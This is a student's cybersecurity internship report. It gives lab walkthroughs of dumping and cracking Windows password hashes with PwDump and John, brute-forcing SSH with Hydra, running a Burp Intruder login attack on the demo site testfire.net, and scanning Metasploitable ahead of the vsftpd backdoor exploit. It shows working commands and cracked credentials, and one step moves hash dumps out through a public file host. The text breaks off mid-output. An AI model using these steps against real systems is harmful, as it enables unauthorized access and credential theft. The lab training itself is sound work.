

INTERNSHIP ON CYBER SECURITY

FINAL REPORT

Self-Introduction:

My name is Amal Bobby and I am currently a third semester student at NMAM Institute of Technology, pursuing Degree of Bachelor of Engineering in Computer Science and Engineering. During my internship, I was able to learn several concepts and gained hands-on experience in the Cyber-Security domain. This report comprises of various tasks assigned to me as a part of my Cyber-Security Internship at Dlithe.

About Dlithe:

Dlithe is a tech company based in Bangalore, India that specializes in providing cutting-edge solutions in the fields of artificial intelligence, machine learning, data science, and blockchain. The company has a team of highly skilled and experienced professionals who are passionate about using technology to solve complex problems and drive innovation. Dlithe's services include software development, consulting, training, and research, and the company has worked with clients in a wide range of industries, including finance, healthcare, and e-commerce.

One of the key strengths of Dlithe is its focus on continuous learning and development. The company is committed to staying up-to-date with the latest trends and technologies in its field, and it provides regular training and upskilling opportunities for its employees. This ensures that Dlithe's team is always at the forefront of innovation and able to deliver the highest quality solutions to its clients. With its talented team, dedication to innovation, and commitment to continuous learning, Dlithe is well-positioned to continue driving technological progress and solving complex problems for years to come.

In addition to its services, Dlithe is also involved in various community outreach initiatives. The company is committed to giving back to society and helping to build a better world through technology. One of its notable initiatives is the Dlithe-NGO program, which aims to provide technological support to non-governmental organizations (NGOs) working in areas such as education, healthcare, and social welfare. By leveraging its expertise in technology, Dlithe is able to help these organizations streamline their operations, improve their impact, and reach more people in need. Overall, Dlithe is a company that not only excels in its core business, but also cares about making a positive impact on society.

Internship Summary:

The cybersecurity internship was a comprehensive program that lasted for 15 days, comprising of online classes and an assignment. The program was designed to provide us with an in-depth understanding of the various aspects of cybersecurity, including basic security concepts, network security, cryptography, and ethical hacking.

The online classes were conducted by Abhishek sir and he covered a wide range of topics related to cybersecurity. The classes were interactive, and students had the opportunity to ask questions and clarify their doubts.

We also had to go through various blogs where we learned about the different ways organizations were attacked, the mode of attack and how sensitive data was leaked.

The project work was an essential part of the internship, where we had to apply the concepts learned during the online classes to a real-world scenario.


Overall, the cybersecurity internship was an enriching experience for us, providing a hands-on experience in the field of cybersecurity. The program equipped us with the skills and knowledge necessary to understand and address the growing cybersecurity threats that organizations face today.

Tasks Performed:

GROUP 1:

1. Install the below software:

- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine




2. Perform password cracking - Offline mode

a) Perform password cracking of windows 7 machine


-> Password cracking of windows 7 machine was done using the Pwdump tool. Pwdump is a Windows-based tool used to extract Windows user account password hashes from the Security Account Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as John the Ripper or Hashcat.

Open command prompt as administrator and run the command below:


```
C:\pwdump7>PwDump7.exe>hash.txt
```



By using <https://tmpfiles.org> upload file to get downloaded in kali machine.



The file content is viewed from Kali.



Now, create a file and copy the content into it. Using below command:

```
$ nano hashfile.txt
```

Paste content, save and exit from the window.

Get password of windows machine by below command:

```
# john hashfile.txt
```

```
root@kali:/home/amal306
File Actions Edit View Help

└─(amal306㉿kali)-[~]
$ sudo su
[sudo] password for amal306:
└─(root㉿kali)-[/home/amal306]
# john hashfile.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
*          (Administrator)
rick        (aman)
2g 0:00:01:11 3/3 0.02814g/s 27840Kp/s 27840Kc/s 27967KC/s softopito .. softopito
o2530
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session aborted

└─(root㉿kali)-[/home/amal306]
#
```

b) Password cracking of metasploit machine using Hydra

-> Open command prompt in Windows and type “ipconfig”. Note down your IP address.

Type the following command in Kali terminal:

nmap -Pn <ipaddress>

```
amal306@kali:~
File Actions Edit View Help

└─(amal306㉿kali)-[~]
$ nmap -Pn 192.168.66.141
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 00:54 IST
Nmap scan report for 192.168.66.141
Host is up (0.0042s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds

└─(amal306㉿kali)-[~]
$
```

Create a text file that contains the usernames by typing the code below:

```
sudo nano username.txt
```

Create a text file that contains the passwords by typing the code below:

```
sudo nano password.txt
```

Finally implement the Hydra tool by typing the following Hydra syntax:

```
$ hydra -l username.txt -P password.txt <ipaddress> ssh
```

```
(amal306㉿kali)-[~]
$ hydra -L username.txt -P password.txt 192.168.66.141 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-23 06:22:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.66.141:22/
[22][ssh] host: 192.168.66.141 login: Newbie password: Newbie
[22][ssh] host: 192.168.66.141 login: newbie password: Newbie
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-23 06:22:36
```

The cracked usernames and associated passwords of Metasploit machine are displayed.

3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite.

-> To perform password cracking on Testfire.net using Burpsuite, we need to follow the following steps:

Step 1: Launch Burpsuite and configure the proxy settings.

Open Burpsuite and navigate to the "Proxy" tab. Under the "Options" subtab, set the proxy listener to "127.0.0.1" and port to "8080". Make sure the "Intercept" option is turned on.

Step 2: Configure the browser to use Burpsuite proxy.

Configure the browser to use Burpsuite as a proxy by setting the IP address and port number in the browser settings. This will allow Burpsuite to intercept and analyze the traffic between the browser and Testfire.net.

Step 3: Navigate to Testfire.net and login page.

Open the browser and navigate to Testfire.net. Click on the "login" link to access the login page.

Step 4: Intercept the login request.

In Burpsuite, switch to the "Proxy" tab and ensure that the "Intercept" button is turned on. Refresh the Testfire.net login page and enter any username and password combination. Click on the "login" button to submit the form. Burpsuite will intercept the login request.

Step 5: Analyze the login request.

In Burpsuite, switch to the "Proxy" tab and locate the intercepted login request. Right-click on the request and select "Send to Intruder" from the context menu. This will launch the Burpsuite Intruder tool.

Step 6: Configure the Intruder tool.

In the Intruder tool, switch to the "Positions" tab and select the password field. Then switch to the "Payloads" tab and choose the "Password List" option. Upload a list of common passwords or dictionary attack file. Click on the "Start attack" button to start the password cracking attack.

Step 7: Analyze the results.

The Intruder tool will attempt to use each password in the list to login to Testfire.net. Once the attack is completed, Burpsuite will display a list of successful login attempts along with the corresponding password. The security expert can use this information to identify weak passwords and recommend stronger ones.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Window Help

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
10	https://demo.testfire.net	GET	/login.jsp			200	8770	HTML	jsp	Altoro Mutual	✓	65.61.137.117	
11	https://www.google.com	GET	/complete/search?q=testfiredemo&cp=...		✓	200	2310	JSON			✓	142.250.77.68	
12	https://www.google.com	GET	/complete/search?q=cp=0&client=gws...		✓	200	9081	JSON			✓	142.250.77.68	
13	https://www.google.com	GET	/xjs/_/js/xjs.s.en_GB.UWYfRqPY.O...		✓	200	211906	script			✓	142.250.77.68	
15	https://www.gstatic.com	GET	/log/_/js/k/oq.qtm.en_US.tl5Zf7Jxg0.2...			200	183768	script			✓	142.250.192.131	
16	https://www.google.com	GET	/client_2047&typ=bwv=935&lh=79...		✓	204	1373	HTML			✓	142.250.77.68	
20	https://fonts.gstatic.com	GET	/sl/producologos/youtube/v9/92px.svg			200	1426	XML	svg		✓	142.250.66.3	
22	https://www.google.com	GET	/xjs/_/js/xjs.s.en_GB.UWYfRqPY.O...		✓	200	456892	script			✓	142.250.77.68	
27	https://www.google.com	POST	/gen_2047?typ=&ei=IIUFZNrjk-SM4-E...		✓	204	976	HTML			✓	142.250.77.68	
28	https://play.google.com	OPTIONS	/log?format=json&hasfast=true&authus...		✓	200	494	text			✓	142.250.183.142	
29	https://play.google.com	POST	/log?format=json&hasfast=true&authus...		✓	200	979	JSON			✓	142.250.183.142	
31	https://demo.testfire.net	GET	/favicon.ico			404	7097	HTML	ico	Altoro Mutual	✓	65.61.137.117	
32	https://demo.testfire.net	POST	/doLogin		✓	302	145				✓	65.61.137.117	
33	https://demo.testfire.net	GET	/login.jsp			200	8790	HTML	jsp	Altoro Mutual	✓	65.61.137.117	

Request **Response** **Inspector**

Pretty Raw Hex Request Attributes
1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 38
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 See-Fetch-Site: same-origin
15 See-Fetch-Mode: navigate
16 See-Fetch-User: ??
17 See-Fetch-Dest: document
18 Referer: https://demo.testfire.net/login.jsp
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 uid=admin&pass=w123456&btnSubmit=Login

Pretty Raw Hex Response
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Location: login.jsp
4 Content-Length: 0
5 Date: Mon, 06 Mar 2023 06:16:12 GMT
6 Connection: close
7
8

0 matches 0 matches

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions **Payloads** Resource Pool Options Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 3
Payload type: Simple list Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

password123
admin
pass

Add Enter a new item Add from list... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule
Edit Remove Up Down

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /><?&*:[]|^`#

2. Intruder attack of https://demo.testfire.net - Temporary attack - Not saved to project file

Attack	Save	Columns					
Results	Positions	Payloads					
Resource Pool	Options						
Filter: Showing all items							
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
user	password123		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
Max	password123		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
admin	password123		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
user	admin		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
Max	admin		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
admin	admin		302	<input type="checkbox"/>	<input type="checkbox"/>	279	
user	pass		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
Max	pass		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
admin	pass		302	<input type="checkbox"/>	<input type="checkbox"/>	145	

Request Response

Pretty Raw Hex

```

1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
    
```

(3) (gear) (refresh) (forward) (backward) Search... 0 matches

Finished

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

New scan New live task (gear) (refresh) (info)

Time to level up? Catch more bugs with Burp Suite Pro Find out more

Tasks

Filter Running Paused Finished Live task Scan Intruder attack Search... 0 matches

1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing: 109 items added to site map
33 responses processed
0 responses queued

2. Intruder attack of https://demo.testfire.net
Cluster bomb attack, simple list, simple list.
Capturing: 2 payload positions
10 requests (0 errors)

Finished View details >

Issue activity [Pro version only]

Filter High Medium Low Info Certain Firm Tentative Search... 0 matches

Issue type	Host	Path
Suspicious input transformation (reflected)	http://insecure-bank.com	/url-shorten
SMTP header injection	http://insecure-website...	/contact-us
Serialized object in HTTP message	http://insecure-bank.com	/blog
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-website...	/product/stock
External service interaction (HTTP)	https://insecure-website....	/product
Web cache poisoning	http://insecure-bank.com	/contact-us
Server-side template injection	http://insecure-bank.com	/user-homepage
SQL injection	https://vulnerable-website...	/
OS command injection	https://insecure-website....	/feedback/submit

Event log

Filter Critical Error Info Debug Search... 0 matches

Time	Type	Source	Message
11:43:09 6 Mar 2023	Info	Scanner	This version of Burp Suite was released over three months ago. Please consider upgrading.
11:43:08 6 Mar 2023	Info	Proxy	Proxy service started on 127.0.0.1:8080

Memory: 116.5MB Disk: 4.0MB

The screenshot shows the Burp Suite interface. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. The 'Target' tab is selected. Below the menu is a 'Scope' section with 'Site map' and 'Issue definitions' options. A 'Filter' bar at the top says 'Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders'. The main pane displays a table of captured items:

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time request
> https://demo.testfire.net	GET	/complete/search?q=&p=...		✓ 200	9081	JSON			11:46:0.6 Ma
> https://fonts.gstatic.com	GET	/complete/search?q=test...		✓ 200	2310	JSON			11:46:0.6 Ma
> https://play.google.com	GET	/complete/search?q=tes...		✓ 200	365590	HTML	testfiredemo - Google Se...		11:46:0.6 Ma
> https://www.google.com	GET	/xjs/_/js/k=qjs.sen_GB...		✓ 200	908981	script			11:46:0.6 Ma
> https://www.google.com	GET	/xjs/_/js/k=qjs.sen_GB...		✓ 200	456892	script			11:46:0.6 Ma
> https://www.google.com	GET	/xjs/_/js/k=qjs.sen_GB...		✓ 200	211906	script			11:46:0.6 Ma
> https://www.google.com	GET	/client_204?&t=cap...		✓ 204	1373				11:46:0.6 Ma
> https://www.google.com	POST	/gen_2047=web&t=cap...		✓ 204	976				11:46:0.6 Ma
> https://www.google.com	GET	/							11:46:0.6 Ma
> https://www.google.com	GET	/client_204							11:46:0.6 Ma
> https://www.google.com	GET	/complete/search							11:46:0.6 Ma
https://www.google.com	GET	/finances							11:46:0.6 Ma

The 'Request' tab is active, showing a detailed view of a selected request. The 'Response' tab is shown below it.

4. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Log in to the metasploitable machine using default credentials(msfadmin:msfadmin) and discover the IP address of the machine. This IP address is essential to be able to scan the open ports on the metasploitable machine. To get the IP type "ifconfig"


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:e6:b1:df
          inet addr:192.168.29.201  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: 2405:201:d01b:83:a00:27ff:fe6:b1df/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe6:b1df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:77 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7478 (7.3 KB)  TX bytes:7881 (7.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$
```

Use nmap to scan the target machine from the attack machine by typing the code below:


```
nmap -sV -sS -p- -A <ipaddress>
```



```
root@kali: /home/amal306
File Actions Edit View Help
└─# nmap -sV -sS -p- -A 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:43 IST
Nmap scan report for 192.168.29.201
Host is up (0.0022s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.29.129
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Metasploitable is running *vsftpd*. If a username is sent that ends in the sequence, it will open a shell on port 6200. Open a terminal and start up metasploit with msfconsole. Once we are in type “search vsftpd”

We will see on result *exploit/unix/ftp/vsftpd_234_backdoor* and it's rated “excellent”.



```
msf6 > search vsftpd
Matching Modules
=====
#  Name
-  --
